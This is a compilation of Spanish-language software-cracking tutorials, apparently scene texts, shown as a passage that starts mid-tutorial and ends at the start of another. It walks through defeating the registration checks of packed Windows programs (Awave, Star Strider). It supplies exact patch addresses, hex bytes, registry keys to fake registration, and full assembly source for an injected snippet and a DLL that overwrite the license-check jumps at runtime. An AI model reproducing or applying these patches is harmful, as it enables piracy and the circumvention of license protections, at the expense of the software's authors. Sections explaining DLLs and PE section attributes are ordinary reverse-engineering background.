1. La dirección donde finaliza la rutina de descompresión (**VA1**: Virtual Addres 1). Cuando el programa llega a este punto, ya el archivo está totalmente descomprimido en la memoria.

2. Las direcciones de los puntos que deseamos cambiar o parchar.

3. El desplazamiento en el archivo donde escribiremos el recorte nuevo. Esto no se hace con SoftIce sino con un editor hexadecimal.

Como el archivo está empaquetado, existen diferencias sustanciales entre la lista muerta que es el archivo mismo y el código vivo ya desempacado que vemos con SoftIce. Por este motivo no sirve establecer el desplazamiento en el archivo correspondiente a las

direcciones de memoria donde deben hacerse cambios. Así que la estrategia es agregar una rutina al programa que sobreescriba en tiempo de ejecución las rutinas que queremos cambiar.

Otro cambio que debemos introducir al archivo es el concerniente a la instrucción que entregará el control a nuestro nuevo recorte.

Determinemos el desplazamiento del recorte. Con el editor hexadecimal podemos ubicar un espacio vacío en el desplazamiento 0004 3140h. A partir de él y los calculamos la dirección virtual de su ubicación utilizando la fórmula:

> Dir Virtual = (Desplazamiento del dato - RawData) + (ImageBase + RVA Offset)
>
> Los datos que necesitamos para este cálculo los hallamos con el mismo Snippet Creator. En Snippet Creator activamos el comando "Action\New Target". Pulsamos BROWSE y ubicamos AWAVE.EXE y pulsamos SAVE. Ahora activamos "PE Info/View PE header". Encontramos que:
>
> ImageBase = 0040000h
>
> Luego activamos "PE Info/View Section Info". Para la sección .text encontramos:
>
> RawData = 1000h
> RVA Offset = 1000h
> RawSize = 042200h
>
> Comprobamos que es en esta sección donde se encuentra el desplazamiento para nuestro injerto. Ahora calculemos la dirección virtual:
>
> (43140h - 1000h) + (400000h + 1000h) = 00443140h

Debemos entregar el control a esta rutina cuando el archivo ya esté desempacado. Con SoftIce hemos ubicado esta rutina:

```
0050B54B    0385AC504400  add eax,[ebp+004450AC] ; <- VA0
0050B551    5B            pop eax
0050B552    .....
0050B558    61            popad
0050B559    7508          jnz
```

```
0050B55B    B801000000      mov eax,1
0050B560    02C000          ret 0Ch
0050B563    50              push eax
0050B564    C3              ret
```

Debemos insertar en alguna parte de este código la siguiente instrucción, que entregará el control al recorte:

```
68 00 44 31 40    push 00443140h
C3                ret
```

Como vemos, la instrucción consta de seis bytes. Analizando el código de más arriba, vemos que la instrucción en 50B54B tiene ese tamaño, así que tomamos esa. Calculamos el desplazamiento en el archivo correspondiente a esta dir. virtual y es 05454Bh. Si revisamos con el editor hexadecimal este desplazamiento veremos que no se corresponden los valores con los que vemos en SICE. Lo que ocurre, me imagino, es que se trata de un desempacador compuesto de dos partes. El desempacador mismo está empacado. Hay pues dos desempacadores, uno desempaca el desempacador del programa. Así que necesitamos una dirección más: la dirección final del primer desempacador o ubicar una punto en el primer desempacador donde la instrucción que nos toca ya esté desempacada. Ubicada esta dirección, pasamos desde aquí el control al recorte; hacemos que el recorte escriba la instrucción 0050B54B para que vuelva a pasar el control al recorte, que romperá ahora las protecciones sobre el archivo desplegado.

Para hallarla, cargamos el ejecutable en SoftIce y hacemos:

D 50B54B

Esto desplegará en la ventana de datos de SoftIce el contenido en hexadecimal que hay en 0050B54B. Luego ejecutamos F10 hasta ver en la ventana de datos de SoftIce algo como esto: 0385AC504400.

Yo he determinado esta dirección:

0050B0B7 8B85B5504400 mov eax, [ebp + 004450B5] ; **<- VA0**

Como ven, la instrucción tiene seis bytes.

El desplazamiento de esta dirección en el archivo es **0540B7h**. Con el heditor hexadecimal escribimos en esta instrucción:

68 40 31 44 00 C3

que es el equivalente octal de las instrucciones "push 443140h" - "ret". Cuando se ejecute el programa y llegue a este punto, pasará el control a las rutinas escritas en el desplazamiento 043140h del archivo, correspondiente a la dirección virtual 00443140h del programa.

La rutina del recorte deberá incluir una rutina que restaure la instrucción que hemos modificado (en 0050B0B7) y que modifique el final del segundo desempacador, cuando el programa ya está totalmente desempacado, para que se entregue el control de nuevo a una rutina que introducirá por fin los cambios definitivos en el programa.

Tenemos ya las siguientes direcciones:

1. Dirección de la instrucción que entregará por primera vez el control al recorte. Final del primer desempacador: 50B0B7h. La llamamos **VA0**.
2. Dirección del recorte en el archivo: 00443140h. **VA2**.
3. Dirección de la instrucción que devolverá por segunda vez el control al recorte 50B54Bh. La llamamos **VA1**.

Ahora, queda romper las protecciones para obtener las últimas direcciones: las que hay que cambiar para desproteger el programa. Necesito estas direcciones para escribir el código del recorte. Por razones de tiempo no entraré en detalles y las daré de inmediato:

Para registrar el programa debes enviar un email a su autor y cancelarle no sé cuántos dólares. Luego recibirás a través de cualquier mecanismo un archivo .TXT o .KEY que debes abrir con el programa: "Options\Program Setup\Register". Este proceso es engorroso, así que puedes hacer lo siguiente para disfrutar el programa en toda su plenitud:

1. En el registro de Win, en la clave HKCU\Software\FMJ-Software\Awave: Crear nuevo valor de cadena: Username "mi nombre"

2. Aplicar los parches

```
En      0047EFCC: 7540   jnz 0047F00E
Poner   0047EFCC: EB0D  jmp 0047EFDB

En      0047EFEC: 7405   jz 0047E7F3
Poner   0047EFEC: EB09  jmp 0047EFF3
```

Como ya lo he mencionado, esto no se puede hacer directamente. Tenemos que injertar un recorte en el PE que lo haga. Pero tenemos que anotar estas direcciones: 0047EFCCh y 0047EFECh, así como las instrucciones nuevas: "EB0Dh" y"EB09h".

Problemas

Puedo escribir el código del recorte de manera que realice los parches deseados, injertarlo donde he elegido y supuestamente todo andaría bien. Pero hay un problema: cuando el programa es desempacado en la memoria ocupa y reescribe el espacio donde ubicamos el recorte destruyéndolo : (. Así que estamos obligados a otra estrategia: escribir el recorte para que cargue en memoria una librería DLL que escribiremos y que realizará los parches en el momento preciso. Como la librería DLL va a ocupar un espacio de memoria reservado para ella, el archivo, al ser desempacado no podrá dañar su código :)

La estrategia es escribir el recorte para que sólo haga los siguiente:

1. restaurar la instrucción original en la dirección donde el programa entrega el control al recorte
2. cargar nuestra DLL en el espacio de direcciones del proceso.
3. cambiar la dirección del final del desempacador para que pase el control a la DLL.

Procedamos

1. Abrimos el target con el editor hexadecimal y colocamos la siguiente cadena de valores hexadecimales en el desplazamiento 50B54Bh correspondiente a la dirección VA0

2. Escribimos el siguiente código en la ventana de edición de SC:

3. Antes de ensamblarlo nos aseguramos de especificar los siguiente:

4. Ensamblamos el recorte. Si no hubo error lo exportamos:

5. Cerramos SC y abrimos el target con HexWorkShop. Nos movemos al desplazamiento **0043140h** donde colocaremos el recorte.

6. Abrimos con HexWorkshop el archivo .BIN que exportamos, lo marcamos todo con el ratón y lo copiamos (CTRL+C).

7. Pasamos a la ventana de Hexworkshop con la vista de .EXE. Marcamos con el ratón

desde **0043140h** hasta **00431B0h**; el área que hemos marcado corresponde exactamente al tamaño del recorte, y hay que ser muy preciso en esta operación ya que es la más delicada del proceso. Pegamos el recorte (CTRL+V).

8. Guardamos y salvamos un respaldo por seguridad.

9. Ahora escribimos la DLL. En editor de texto aparte escribamos el siguiente código y salvémosle como AW_PATCH.ASM.

```
; ---------------------------------------------------------------------------------------------

TITLE AW_PATCH.DLL: Registra el programa awave v5.4

.386
.model flat,STDCALL

public patch
public Start

.data
OldInstruction db 003h,085h,0ACh,050h,044h,000h

.code
Start:
dll proc instance:DWORD, reason:DWORD, reserved:DWORD
mov eax,1
ret
dll endp

patch:
; Parchar el target para simular registro
pushad
mov edi,0047EFCCh
mov word ptr [edi],00DEBh
mov edi,0047EFECh
mov word ptr [edi],009EBh

; Restaurar código en 0050B54Bh
mov edi,0050B54Bh
lea esi,OldInstruction
mov ecx,6
```

```
rep movsb
; regresar
popad
push 0050B54Bh
ret

End Start

; ----------------------------------------------------------------------------------------------
```

Para hacer la DLL necesitamos también escribir otros archivos:

```
; ------------------------------------ aw_patch.def ------------------------------------------------



LIBRARY aw_patch
EXPORTS MyAboutDialog
EXPORTS patch
DESCRIPTION 'ASM program'
EXETYPE WINDOWS
CODE PRELOAD MOVEABLE
DATA PRELOAD MOVEABLE MULTIPLE

; ----------------------------------------------------------------------------------------------

; ----------------------------------- makefile (TASM) ------------------------------------------

NAME = aw_patch
OBJS = $(NAME).obj
DEF = $(NAME).def
RCS = $(NAME).rc
RES = $(NAME).res

IMPORT=C:\TA\lib\import32

TASMDEBUG=/zi
LINKDEBUG=/v

$(NAME).DLL: $(OBJS) $(RES) $(DEF)
tlink32 /Tpd /aa /c $(OBJS),$(NAME),, $(IMPORT), $(DEF), $(NAME)
```

```
.asm.obj:
tasm32 /ml /m2 $&.asm

.rc.res
: brc32 -r $(NAME).rc

; ----------------------------------------------------------------------------------------------
```

Con esto sólo tenemos que ejecutar desde la línea de comando la orden MAKE, mientras apunta al directorio donde está los archivos fuentes (C:\temp\aw_patch, por ejemplo).

Una vez creada nuestra DLL, la colocamos en el mismo directorio del recorte. Ensamblado el recorte y pegado en la dirección indicada de la víctima.

Finalmente awave.exe: ¡Ja, ja!

ALGUNAS PREGUNTAS - ALGUNAS RESPUESTAS

¿Las jmp de las apis están siempre en secciones .text?

Creo que no necesariamente. Por el trabajo con SC y por un post en el foro Spanish Reverse Engineering me he enterado que los nombres importados no tienen que estar en la sección .idata. Los programas W32 trabajan con un modelo de memoria FLAT; es como un archivo DOS .COM, pero sin el límite estrecho de 65 KB: el límite son 4 GB. Todo está un gran segmento de 4 GB. Datos y Código puede ir en cualquier parte. El único límite, hasta dónde he visto, son precisamente los atributos de las secciones donde se ubican los datos brutos. Por eso, yo creo, aunque no lo he probado, que uno puede poner en una sección de datos inicializados lo siguiente:

```
THUNK1: jmp [api_address]
```

Y llamar a la API desde una instrucción así:

```
call THUNK1
```

En teoría debería trabajar. No lo he probado todavía.

¿Cuál es el significado de las características de las secciones? Todavía no entiendo porque modificándolas, también se modifica la carga del ejecutable (y se despliega el Sice en la primera instrucción).

He adelantado alguito antes. Las PCs están basadas en una arquitectura llamada von Newmann. Si quieres saber quien es este tipo teo envío la info. Se le considera erróneamente el padre de la computadora moderna. La verdad es que fue un matemático bestial, muy activo durante la 2da. Guerra. Fue uno de los impulsores del proyecto ENIAC, si no me equivoco. Necesitaban computadoras para cálculos avanzados y, especialmente para crackear claves y mensajes. De ahí surgió también la cibernética de Norbert Wiener. Más importante en esta arquitectura, para mí, es A. Turing, el de la máquina universal.

Lo cierto es que el descubrimiento de estos tipos fue el tratamiento del código de un programa como si fueran sus datos. Gracias a esto, se pueden almacenar las secuencias de instrucciones como si fueran datos. W32 le saca la punta a esto y aprovecha el modelo de memoria FLAT de los procesadores INTEL x86. Ya te he explicado qué es este modelo. Hay más info en las referencias de los procesadores de este tipo. Ahora bien, como cualquier cosa puede ser dato, incluso el código, a cada sección del PE se le dan algunos atributos durante el enlazado para discriminar un poco entre lo que es dato y lo que es código, donde puede escribirse y donde no, etc. Cuando un archivo es comprimido, a las secciones se le dan atributos de datos, por lo que el depurador, que sólo lee código, no las leerá. Es más, si le das a las secciones de datos atributos de código, te las desplegará hasta el W32DASM.

La siguiente tabla ilustra el significado de las características:

- 000000020h __Código.
- 000000040h __Datos inicializados.
- 000000080h __Datos no inicializados.
- 040000000h __Sección cacheable.
- 080000000h __Sección paginable.
- 100000000h __Sección compartida.
- 200000000h __Ejecutable.
- 400000000h __Se puede leer.
- 800000000h __Se puede escribir en la sección.

Por ejemplo, si las características es E0000020H, entonces se trata de una sección en la

que

1. se pueden escribir datos	80000000h
2. se pueden leer datos	40000000h
3. ejecutable	20000000h
4. hay código	00000020h

	E0000020h

¿Qué es una DLL y para qué sirve? ¿cómo se crea?

DLL es la extensión de archivos empleados por Window$ para enlace dinámico. DLL es la abreviatura de Dinamic Link Library, que significa librería de enlace dinámico.

Un archivo DLL está compuesto por un conjunto de funciones y rutinas que pueden ser empleadas y llamadas desde un archivo ejecutable .EXE o desde cualquier otra .DLL. El uso de estas funciones se llama enlace dinámico porque se trata de un "enlace" semejante al realizado cuando enlazamos archivos .OBJ y .RES con el enlazador (linker) para crear ejecutables .EXE, pero que ocurre en tiempo de ejecución y sin el uso de enlazador.

Esto fue implementado por Window$ considerando que muchas rutinas empleadas por varios programas eran las mismas. Para evitar perdida de espacio de memoria, Window$ reúne esas rutinas comunes en archivos DLL que pueden ser accedidas, una vez cargadas en el área de memoria compartida de un proceso, por más de un programa o proceso.

Pero las DLL no sólo ahorran espacio de memoria útil. También ofrecen otras ventajas. Cómo se encuentran en un área de memoria compartida del proceso, son una vía de acceso a proyectos remotos. Es algo complejo, pero se puede hacer. Además de esto, las DLL permiten agregar código a un programa sin tener que cambiar el ejecutable para nada: se podría hacer actualizaciones importantes de programas sólo cambiando una DLL.

¿Cómo escribir una DLL?

Toda DLL tiene un punto de entrada el cual será llamado por Win cada vez que

- la DLL sea cargada
- la DLL sea descargada

- un hilo sea creado en el mismo proceso

Este es un ejemplo del código del punto de entrada de una DLL:

```
DllEntry proc hInstDLL:HINSTANCE, reason:DWORD, reserved1:DWORD
        mov  eax,TRUE
        ret DllEntry Endp
```

El punto de entrada puede tener cualquier nombre y apunta a una función con tres parámetros:

· hInstDll = manejador de instancia del módulo DLL.

· reason = bandera con uno los siguientes valores:
DLL_PROCESS_ATTACH: La DLL recibe este valor cuando injertado por vez primera en el espacio de direcciones del proceso. Se puede usar esta posibilidad para hacer inicialización. DLL_PROCESS_DETACH: La DLL recibe este valor cuando está siendo descargada del espacio de direcciones del proceso. Se puede usar esta posibilidad para hacer una limpieza como deslocalización de memoria.
DLL_THREAD_ATTACH: La DLL recibe este valor cuando el proceso crea un nuevo hilo. DLL_THREAD_DETACH : La DLL recibe este valor cuando un hilo del proceso es destruido

Para que la DLL sea cargada dentro de un proceso, debe retornar TRUE en eax. En caso contrario, no será cargada.

Las funciones de la DLL pueden ser colocadas antes o después de la entrada. Pero para que puedan ser llamadas desde otros programas, deben colocarse las siguientes líneas en el archivo DEF de definición:

```
LIBRARY   DLL_Name
EXPORTS   Function_Name
```

La directiva LIBRARY define el nombre del módulo DLL. Debe señalarse con el nombre de archivo de la DLL. La directiva EXPORTS dice al enlazador (linker) cuales funciones de la DLL son exportadas, es decir, pueden ser llamadas desde otros programas.

¿Cómo compilar y enlazar un archivo DLL?

También hay que indicar en los conmutadores del enlazador la opción /DLL y /DEF:DEF_name:

link /DLL /SUBSYSTEM:WINDOWS /DEF:DEF_name /LIBPATH:c:\masm32\lib OBJ_name.obj

Los conmutadores del ensamblador son los mismos:

/c /coff /Cp

En el caso de Borland Turbo Assembler, en vez de /DLL, se coloca /Tpd:

tlink32 /Tpd /aa /c /v $(OBJS),$(NAME),, $(IMPORT), $(DEF), $(NAME)

Después de enlazar el archivo objeto, se obtendrá la DLL y un archivo .lib. Este archivo .lib es la librería de importación que puede ser usada para enlazar programas que usan las funciones que está en la DLL.

Para que un ejecutable EXE u otra DLL llame a funciones dentro de una DLL, debe proyectar primero la DLL en el espacio de direcciones del proceso que llama.

¿Como cargar la DLL en el espacio de nombres del proceso?

Hay dos maneras:

1. Enlazado implícito: es el más común. Como hemos visto al crear aplicaciones W32, al enlazar un ejecutable debemos indicar un conjunto de archivos LIB al enlazador. Estos archivos LIB contienen una lista de las funciones de la DLL que pueden ser importadas desde otros archivos EXE o DLL. Cuando hacemos el enlace, el enlazador toma información de los archivos LIB correspondientes y la incrusta en el archivo EXE creado. Luego, cuando el sistema cargue el EXE, el cargador examinará el encabezado de este archivo y establecerá las DLLs que deberán ser cargadas en el espacio de direcciones del proceso para que se ejecute la aplicación. El sistema buscará las DLLs requeridas en los directorios de sistema e intentará cargarlas.

2. Enlazado explícito: llamando a LoadLibrary con el nombre de la DLL deseada. Si la función tiene éxito, devuelve un manejador a la librería (DLL). Si no, retornará NULL:

```
invoke LoadLibrary,addr LibName
```

El manejador devuelto se puede pasar a GetProcAddress o a cualquier otra librería que requiera este manejador como parámetro:

```
mov hLib,eax
        invoke GetProcAddress,hLib,addr FunctionName
```

Esta llamada devuelve la dirección de la función cuyo nombre ha sido pasado como segundo parámetro. De otra manera, retorna NULL. El valor devuelto ahora puede ser usado para llamar a la función deseada:

```
mov TestHelloAddr,eax
        call [TestHelloAddr]
```

Usada la librería DLL, se descarga con FreeLibrary:

```
        invoke FreeLibrary,hLib 2.
```

Gracias a:

GERZA, ManiacPC y KuT.

Comentarios y correcciones: nuMIT_or@iname.com
Mi página de programación: n u M I T_o r's P r o g r a m m i n g P a g e

CRACKEAR ARCHIVOS PE EMPAQUETADOS (III)

Usando memoria virtual

por n u M I T_o r [kUT]

Target: Star Strider v1.5 (http://www.fmjsoft.com)

Tools: SnippetCreator v1.5
Soft Ice
HexWorkShop
TASM v5.0
Note: Puedes encontrar estas herramientas en: http://members.xoom.com/crk10/archivos

Author: n u M I T_o r

I n t r o

Bien amigos, seguro que alguna vez han encontrado programas fácil de desproteger pero que presentan el problema de estar empacados y no es tan fácil parcharlos. Algunos crackers han superado este obstáculo empleando parcheadores de procesos (process partchers). Recientemente, y podemos constatarlo en los fabulosos tutoriale de R!SC, otros crackers detectan con un depurador -*debugger*- como Soft Ice los puntos donde colocar en archivo ejecutable los parches y en un breve análisis del ejecutable mismo ubica dónde insertar un recorte -*snippet*- que parche el programa cuando se despliega en memoria para su ejecución. A veces esto es relativamente sencillo, pero otras veces no tanto. Yo he implementado el uso de DLLs cuando el recorte es muy grande [ver *CRACKEAR ARCHIVOS PE EMPAQUETADOS (I I)*] y el tamaño es un parámetro crítico. Ahora implementaré otro método para esto que me ha parecido más sencillo y mejor porque no requiere archivos adicionales: aprovechar las APIs del manejo de memoria virtual de Windows.

¿Cuándo usar este método?

Cuando el espacio donde se ubica el recorte es limpiado y barrido por el programa en el momente que el archivo ejecutable es desempacado y no queremos usar una DLL para evitar esto.

Esta técnica consiste en escribir el recorte de código y moverlo a un lugar seguro en la misma memoria del proceso, pero lejos del área de despliegue del ejecutable. De esta manera cuando se despliegue el programa no podrá alcanzar el recorte y destruirlo. Entonces el programa pasará el control al recorte en memoria para que el recorte de código parche el programa y lo desprotega (si éste es nuestro objetivo).

A t A k E e e . . . j e - j É e

Si cargamos el archivo StarStrider.exe con SoftIce e intetamos desplegar su contenido, no se disparará la ventana del depurador porque el programa está empaquetado y se han cambiado los atributos de las secciones.

A esta altura ya deberíamos tener una idea de cómo desplegar el programa de un archivo empacado en Soft Ice. Abrimos el archivo con un editor de archivos PE (ProcDump o SnippetCreator) y cambiamos las características de la sección de código. Con SnippetCreator procedemos así:

Creamos en SnippetCreator un nuevo proyecto (**File/New Project**) y llamémosle SS, cuyo target sería StarStrider.exe. Recabamos información sobre el encabezado del archivo (**PE Info\View PE Header**):

Address Entry Point: 00 06 E0 00 h

Ahora cambiamos las características de la sección de código (por lo general .text o .code). Ejecutamos **PE Info\View Section Info**. Vemos que el punto de entrada coincide con la dirección de inicio de la sección **.aspack**. Anotemos de una vez los siguientes valores de **.aspack**:

V. Offset: 0006E000h
Raw Offset: 00025400h

Así que hacemos click con el botón derecho del ratón sobre **.text** (la sección de código) y

elegimos **Edit Section** en el menú emergente; pulsamos el botón "..." de "Characteristics", elegimos IMAGE_SCN_CNT_CODE y IMAGE_SCN_CNT_EXECUTE y pulsamos el botón "Save". Ahora en en el campo "Characteristics" aparece E0 00 00 60h.

Después de realizar esta operación con StartStrider.exe, carguémoslo con el "loader" de SoftIce y empleando F10, F9 y F5 estratégicamente busquemos el final del la rutina que desempaca el archivo:

```
0157:0046E5B1    50              PUSH EAX
0157:0046E5B2    0385A8304400    ADD EAX,[EBP+004430A8]
0157:0046E5B8    5B              POP EBX
0157:0046E5B9    0BDB            OR EBX,EBX
0157:0046E5BB    8985E12E4400    MOV [EBP+00442EE1],EAX
0157:0046E5C1    61              POPAD
0157:0046E5C2    7508            JNZ 0046E5CC
0157:0046E5CC    68305E4200      PUSH 00425E30
0157:0046E5D1    C3              RET
```

Vamos a necesitar un espacio de seis bytes para la nueva instrucción, así que escogemos:

```
0157:0046E5BB    8985E12E4400    MOV [EBP+00442EE1],EAX
```

Como antes, llamamos a esta dirección **RVA1**: es la dirección que entrega el control a nuestro recorte parchador.

Como en otros casos que he analizado, esta instrucción también está empaquetada, así que para parcharla y reescribir en ella las instrucciones que entregan el control al recorte tenemos que esperar hasta que la instrucción misma sea desempacada porque si no, cuando la instrucción se despkliegue corroerá nuestro parche. Esto nos obliga a encontrar un punto anterior para dar el controla nuestro de código. Para esto ejecutamos en SoftIce el comando: **D RVA1 = D 0046E5BB**. En la ventana de datos podemos ir revisando hasta que en ella aparezca el código octal correspondiente a las instrucciones que queremos localizar.

Cargamos StarStrider.exe con el "loader" de SoftIce, ejecutamos el comando **D 0046E5BB** y vamos trazando el programa con la tecla F10 hasta ver en la ventana de datos:

0030:0046E5BB **2EE18589 75610044 00**

Es la representación en octal en reverso y ordenada en valores dword de:

8985E12E4400 MOV [EBP+00442EE1],EAX

La instrucción que buscamos se despliega cuando se ejecuta la instrucción 0157:0046E0E7:

```
0157:0046E0E7    F3A4              REPZ  MOVSB ; <-
0157:0046E0E9    8B8541294400      MOV  EAX,[EBP+00442941] ; <- VA0
0157:0046E0EF    6800800000        PUSH  00008000
0157:0046E0F4    6A00              PUSH  00
0157:0046E0F6    50                PUSH  EAX
0157:0046E0F7    FF9549294400      CALL [EBP+00442949]
0157:0046E0FD    8D851D2C4400      LEA  EAX,[EBP+00442C1D]
0157:0046E103    50                PUSH  EAX
0157:0046E104    C3                RET
```

Así que podemos elegir la instrucción 0046E0E9, una instrucción de seis bytes y que se realiza cuando la instrucción VA1 ya está desplegada. Llamamos a esta instrucción **VA0**.

Ahora tenemos que localizar un espacio para nuestro recorte de código. Podemos hacer esto con el editor hexadecimal y sin mucho tecnisismo. Abrimos StarStrider.exe con HexWorkshop y buscamos "manualmente" un espacio con gran cantidad de ceros. Hay varios, pero elegimos el espacio que comienza en el desplazamiento del archivo **00 01 DC 00** h. ¿Por qué? por intuición: a la vista parece suficiente.

Para realizar nuestro trabajo tenemos que convertir el desplazamiento en el archivo a dirección virtual. Para eso aplicamos la siguiente fórmula:

VA del recorte = (Desplazamiento del recorte - RawOffset de la Sección) + (ImageBase + VirtualOffset de la sección)

Tenemos que ubicar en qué sección está el espacio para el recorte y especificar dónde comienza esa sección.

Vemos que el recorte está entre, es decir, en la sección .rsrc, que inicia en la dirección virtual (VA) 00 04 00 00 h y cuyo desplazamiento en el archivo es 01 DC 00 h .

Aplicando la fórmula tenemos:

(00025260h - 0001DC00h) + (00400000h + 00040000h) = 00447660h

Sólo nos queda ubicar las instrucciones que necesitamos cambiar para que el programa

tenga el comportamiento de un programa registrado.

Como supongo que el lector de este escrito ya debe tener cieta destreza ubicando los puntos frágiles de un programa, no explicaré como encontrarlo. Además ese no es el objeto de este escrito sino el aprender una estrategia para parchar archivos empaquetados. Así que de una vez indico que la instrucción a cambiar es:

```
0157:0042FBA3    51              PUSH ECX
0157:0042FBA4    52              PUSH EDX
0157:0042FBA5    E8D6000000      CALL 0042FC80
0157:0042FBAA    85C0            TEST EAX,EAX
0157:0042FBAC    7540            JNZ 0042FBEE
0157:0042FBEE    BB88080000      MOV EBX,00000888
0157:0042FBF3    8BC3            MOV EAX,EBX
0157:0042FBF5    5B              POP EBX
0157:0042FBF6    5E              POP ESI
0157:0042FBF7    81C4D0000000    ADD ESP,000000D0
0157:0042FBFD    C21400          RET 0014
```

Es muy simple lo que tenemos que hacer. Reemplazar la instrucción

```
0157:0042FBAA    85C0            TEST EAX,EAX
```

por:

```
0157:0042FBAA    EB2B            JMP 0042FBD7
```

Con esta instrucción saltamos todas las pruebas que comprueban si el programa ha sido registrado hasta la dirección 0042FBD7, que es la dirección a donde debería llegar el programa si estuviera registrado.

El Recorte

Ahora lo decisivo: escribir el recorte. Corremos Snippet Creator y abrimos el proyecto SS que creamos al principio.

Establecemos las opciones del proyecto:

He descubierto que (aunque no sé porqué motivo) algunas acciones hechas por Snippet Creator sobre archivo PE empaquetados deterioran el archivo. Así que muchas opciones de Snippet Creator que podrían ahorrarnos trabajo no se pueden emplar cuando injertamos

código nuevo en ejecutables. Así que nos conformaremos con las siguientes opciones (ejecutamos **Action\Project Options** para desplegar el diálogo **Project Options**):

Snippet VA: 477660
Patch Options: Patch Into Existing Section
Address to Redirect Control to the Snippet: No Redirection
Return Control To Program: Don't Return Control To Program

Otras opciones que no hemos podico elegir tendremos que realizarlas nosotros mismos "manualmente". No es difícil hacerlo.

Este es el recorte de código:

```
; ---------------------------------------------------------------------------------------------

extrn LoadLibraryA:near
extrn GetProcAddress:near

jmp numit1

l1 db 'kernel32.dll',0
f1 db 'VirtualAlloc',0
OldInstruction db 08Bh,085h,041h,029h,044h,000h
NewInstruction db 068h,000h,000h,000h,000h,0C3h

numit1:
; Restaurar antigua instrucción
pushad mov esi,offset OldInstruction
mov edi,46E0E9h
mov ecx,6
rep movsb

; Obtiene la dirección de la función VirtualAlloc en la memoria del proceso
push offset l1
call [LoadLibraryA]
push offset f1
push eax
call [GetProcAddress]

; Reservar espacio en memoria para el recorte
mov esi,(final - init)
```

```
push esi
call eax,0,esi,1000h,40h

; Mover el código a la memoria
mov edi,eax
lea esi,init
pop ecx
rep movsb

; Escribir el salto al código en memoria
mov edi,46E5BBh
lea esi,NewInstruction
mov dword ptr [esi+1],eax
mov ecx,6 rep movsb

; Regresar
popad
push 46E0E9h
ret

init:
pushad

; Restaurar instrucción original
mov edi,46E5BBh
mov dword ptr [edi],02EE18589h
mov word ptr [edi+4],0044h

; Escribir el parche
mov edi,42FBAAh
mov word ptr [edi],2BEBh

; Regresar
popad
push 46E5BBh
ret
final:

; ----------------------------------------------------------------------------------------------
```

Puedes ver que este código, cuando toma el control por vez primera:

· Restaura la instrucción original en VA0 = 46E0E9h
· Obtiene la dirección de las funciones VirtualAlloc y VirtualFree.
· Compromete memoria física con la función VirtualAlloc.
· Mueve el recorte de código parchador a la región de memoria comprometida.
· Cambia la instrucción en la dirección 46E5BBh para que en una segunda ocasión devuelva una váz más el control al recorte, ahora en el área de memoria comprometida.
· Devuelve el control al programa en la dirección VA0.

Cuando el programa vuelve a tomar el control y alcanza la dirección VA, devuelve por segunda vez el control al recorte, ahora ubicado en una región de memoria que previamente comprometimos para él. En esta segunda ocasión el código de recorte:

· Restaura la instrucción original en VA1 = 46E5BBh
· Parcha el proceso en VA2 = 42FBAAh
· Retorna el control al programa.

La parte interesante del recorte es:

```
; ---------------------------------------------------------------------------------------------

; Obtiene la dirección de la función VirtualAlloc en la memoria del proceso
push offset l1
call [LoadLibraryA]
push offset f1
push eax
call [GetProcAddress] ; Devuelve en eax la dirección de VirtualAlloc, en este caso.

; Reservar espacio en memoria para el recorte
mov esi,(final - init) ; Tamaño del recorte
push esi
call eax,0,esi,1000h,40h .

; Mover el código a la memoria
mov edi,eax ; Dirección dónde se halla el recorte
lea esi,init     ; Dirección del recorte en el código fuente
pop ecx       ; Tamaño del recorte
rep movsb   ; Mover el recorte

; ---------------------------------------------------------------------------------------------
```

Este código es lo que permite no tener que usar DLLs ni loaders, y evita tener que

aumentar el tamaño del ejecutable PE que estamos tratando.

Ahora ensamblamos el recorte (click sobre el botón "Assemble"), exportamos el binario y lo llamamos SS.BIN

P a t c h i n g

Abrimos una vista de nuestro target y otra del binario SS.BIN que hemos exprotado. Marcamos con el ratón toda el área correspondiente al código de nuestro binario SS.BIN y lo copiamos (CTRL+C). Luego marcamos el área del ejecutable StarStrider.exe correspondiente al espacio donde insertaremos el recorte: desde 025260h hasta 025326h y pegamos el binario que copiamos antes (CTRL+V). Repito una vez más que esta es la operación más delicada del proceso: copiar un byte de más o de menos daña por completo el archivo empacado.

Lo último que nos queda es escribir en el ejecutable StarStrider.exe la instrucción en VA0 = 46E0E9h que entregará por vez primera el control al recorte. Calculemos el desplazamiento:

Desplazamiento en el Archivo = (VA0 - VA de la sección) + RawOffset de la Sección

El salto está en la sección **.aspack** cuya (VA) es 46E000h y cuyo desplazamiento en el archivo es

(46E0E9h - 46E000h) + 00025400h = 254E9h

Nos movemos ahora en el editor hexadecinal (HexWorkshop) hasta 254E9h (**Edit\Goto**) y escribimos:

68 60 76 44 00 C3

Es el código en octal que corresponde a las instrucciones

```
68 60 76 44 00    push    00447660        ; VA2
C3                ret
```

Son las instrucciones que entregan por vez primera el control al recorte.

Con esto el programa casi parecerá registrado. Sólo queda colocar nuestro nombre de usuario y la clave en la subclave correspondiente del registro de Windows. ¿Cómo encontramos esa subclave? Podemos trazarla con una trampa en Soft Ice sobre la función

RegQueryValueExA o con un monitor de las llamadas al registro de Windows como Registry Monitor de Mark Rusinovich.

Yo encontré que era:

HKCU\Software\FMJ-Software\StarStrider\

Hay que crear una clave llamada "Username" cuyo dato sería una cadena con el nombre del usuario.

Para Terminar

Bueno. Con esto termino esta serie en tres partes sobre desprotecciones de archivos PE empaquetados. Yo encuentro este último procedimiento más conveniente que el implementado con las DLLs para crackear archivos empaquetados. Pero en algunos respectos prácticos el método de las DLLs podría resultar más atractivo.

Gracias a **Iczelion - Stone - _mammon**, por sus extraordinarios conocimientos y herramientas. Trato de pagar la deuda con ellos compartiendo libremente lo que he aprendido y cada día descubro.

Comentarios y correcciones: *nuMIT_or@iname.com*
Mi página de programación: nuMIT_or's Programming Page

Karpoff Spanish Tutor

Programa:	Visual Zip Password Recorvery Processor V3.12 MultiComputer

PROTECCION:	Enpakado, Antidebugger, Trial, serial		
Descripcion:	**Programa para sacar password de los zip**		
Dificultad:	**Aficionado**		
DOWNLOAD:	http://www.innovativelogic.com/crosstrainer/index.htm		
Herramientas:	ProcDump, W32dasm, Process Patcher		
CRACKER:	**Karpoff**	**FECHA:**	**19/09/1999**

INTRODUCCION

Tutoríal de Crackeo Para Newbies desde Cero ## Proyecto 11

Hola Peña de Crackers, Si habéis seguido todos los manuales ya sois auténticos crackers, cuantos mas mejor jejeje

En el manual anterior incorporábamos una nueva herramienta a nuestros proyectos, era el magnifico ProcDump.

